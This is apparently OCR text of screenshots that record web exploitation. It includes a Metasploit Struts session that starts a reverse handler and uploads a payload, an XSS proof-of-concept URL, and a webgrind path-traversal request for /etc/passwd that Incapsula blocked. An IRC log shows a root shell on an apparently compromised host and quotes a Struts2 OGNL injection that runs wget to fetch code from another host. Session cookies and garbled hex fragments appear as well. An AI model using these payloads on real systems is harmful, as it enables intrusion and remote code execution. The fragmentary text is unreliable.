
- Edit people
- Create a new person

```
__utma=218075805.98061751.1361230512.1380534867.1380556364.650; __utmz=218075805.1379473109.610.13.utmcsr=zeroscience.mk|utmccn=
(referral)|utmcmd=referral|utmcct=/blog/; visid_incap_88403=+VD9Q4ofRweD9zecLidoPywsQ1IAAAAAQkIPAAAAAACAzxhfAU6dGGgqVN/EK7CbKoLSfjcBHn7x;
incap_ses_128_88403=ev6cBCg4wUBrBDLtjr/GASwPSIIAAAAAOM48fviBPEiNgVHBGbtlEw==
```



```
msf exploit(struts_include_params) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Windows Universal
   1   Linux Universal
   2   Java Universal


msf exploit(struts_include_params) > set TARGET 2
TARGET => 2
msf exploit(struts_include_params) > exploit

[*] Started reverse handler on 192.168.0.101:4444
[*] Preparing payload...
[*] Performing HTTP POST requests to upload payload

[*] Payload upload complete
[!] This exploit may require manual cleanup of: 8z7SS.jar
msf exploit(struts_include_params) > unset all
Flushing datastore...
msf exploit(struts_include_params) >
```

```
a2  c...=7..........
67  Y.M.fKj"<.a..F.g
09  EB..D.)+)2.0.]{.
eb  o.te...dx:(...f.
34  .......P.r..1*[4
11  ..i1F....6...r..
41  w.r...S'R.z..6.A
ea  rE#E.Q..:xL.E...
32  r....,.p...<..v.
f7  .N..}O...M@...A.
47  ..s5R6.2...?.MyG
56  ...;.Xe.q.....WV
ea  m..f..4....o....
32  .R..k.......z...
45  .......3..c.;P.E
e6  ~......6.....E..
39  .t.uH.!../.5....
71  ...2=Wv.N.....$q
    -h.".\<o
```




4sylum.elgringodelanoche.com/poc.php?x=<form id=test onforminput=alert(1)><input></form><button form=test onformchange=alert(2)>X</button>
Google
[CentralOps] [0-S] [Exploit-DB] [IT] [IT Forum] [devART] [Blog] [SecTube] [CXSec] [OSVDB] [PacketStorm] [SecFocus] [Secunia] [YouTube] [IMdb] [Facebook]
Incapsula

Access Denied

4sylum.elgringodelanoche.com
owner has denied your access to the site.

Incident ID	86000410151241768-625252800562332310
Your IP Address	78.157.24.104
Proxy IP	149.126.72.250
Proxy ID	1086
Error Code	15
Error Name	Security error (code 15)
Error Description	This request was blocked by the security rules

Incapsula
Maximum Security & Performance for Any Website
Why is this happening | www.incapsula.com
Web Application Firewall | DDoS Protection | DDoS Mitigation | Application Security | Content Delivery Network | Caching | Anti Spam | Terms of use | Privacy Policy



4sylum.elgringodelanoche.com/webgrind/index.php?file= //etc//passwd &op=fileviewer

Access Denied

Incapsula

4sylum.elgringodelanoche.com
owner has denied your access to the site.

Incident ID 860004202636827331-1290267098380370598

Your IP Address 78.157.24.104

Proxy IP 149.126.72.250


Proxy ID 1086

Error Code 15

Error Name Security error (code 15)

Error Description This request was blocked by the security rules

Incapsula Maximum Security & Performance for Any Website Why is this happening | www.incapsula.com



www.rapid7.com/db/modules/exploit/multi/http/struts_code_exec

PuTTY (inactive)

```
-rw-r--r--  1 root     root       253883 Sep 30 00:15 [redacted]
-rw-r--r--  1 root     root      4029511 Sep 12 00:13 [redacted]
-rw-r--r--  1 root     root       225292 Sep 30 02:27 [redacted]
-rw-r--r--  1 root     root       668177 Jan  5  2011 [redacted]
drwxr-xr-x  3 root     root         4096 Sep 23  2009 [redacted]
-rw-r--r--  1 root     root     31655650 Sep 29  2009 [redacted]
drwxrwxrwx  3 root     root         4096 Dec 14  2010 [redacted]
-rw-r--r--  1 root     root     30522182 Dec 14  2010 [redacted]
-rw-r--r--  1 root     root        66340 Feb 27  2012 [redacted]
root@cf:~# ls -a
.
..
.aptitude
.bash_hist
.bashrc
.cache
.mysql_his
.nano_hist
.profile
.ssh
.vim
.viminfo
root@cf:~#
```

root@in: ~

```
LISTEN      0      0                    127.0.0.1:mysql                *:*
```

```
[03:31:43] <@sm`> $$IP
[03:31:51] <@sm`> a se seru
[03:32:10] <@LiquidWorm> samo bez nervoze.
[03:32:11] <@LiquidWorm> ;]
[03:32:19] <@LiquidWorm> [redacted]
[03:34:08] <@LiquidWorm> [redacted]
[03:34:09] <@LiquidWorm> root@in:~# ss
[03:34:09] <@LiquidWorm> State       Recv-Q Send-Q              Local Address:Port              Peer Address:Port
[03:34:09] <@LiquidWorm> ESTAB       0      0                   192.3.[redacted].103:ssh        [redacted]:57862
[03:34:09] <@LiquidWorm> ESTAB       0      52                  192.3.[redacted].103:ssh        [redacted]:17011
[03:34:09] <@LiquidWorm> ESTAB       0      0                   192.3.[redacted].103:microsoft-ds
  [redacted]:4922
[03:34:09] <@LiquidWorm> root@in:~#
[03:34:18] <@sm`> lani sve zhivo imasva
[03:34:36] <@sm`> ne sam ja instaliraja.
[03:34:36] <@sm`> :D
[03:35:08] <@LiquidWorm> toj e
[03:35:08] <@LiquidWorm> root@in:~# ss -p
[03:35:08] <@LiquidWorm> State       Recv-Q Send-Q              Local Address:Port              Peer Address:Port
[03:35:08] <@LiquidWorm> ESTAB       0      0                   192.3.[redacted].103:ssh
  [redacted]:57862    users:(("sshd",9966,3))
[03:35:08] <@LiquidWorm> ESTAB       0      104                 192.3.   .103:ssh
  [redacted]:17011    users:(("sshd",2928,3))
[03:35:08] <@LiquidWorm> ESTAB       0      0                   192.3.   .103:microsoft-ds
  [redacted]:4922     users:(("smbd",10117,28))
[03:35:08] <@LiquidWorm> root@in:~#
[03:35:12] <@LiquidWorm> nema veze.
[03:35:15] <@sm`> HAHA
[03:35:48] <@sm`> [redacted] - - [01/Oct/2013:05:39:05 +0400] "GET /struts2-blank-2.1.8/example/HelloWorld.action?
  redirect:%25{(new+java.lang.ProcessBuilder(new+java.lang.String[]{'wget','192.168.1.202:8080','-O',
  new%20java.lang.String('$tmp$XLPhzzDNeJyhazE').replace('$','\u002f')})).start()} HTTP/1.1" 302 246

[03:35:55] <@sm`> ovoj e ustvari [redacted]
[03:36:01] <@sm`> [redacted] WAN IP
[03:36:02] <@sm`> [redacted]radi
```

@LiquidWorm
@sm`

```
                                       Peer Address:Port
                                       [redacted]:57862
                                       [redacted]:17011
                                       [redacted]:4922
```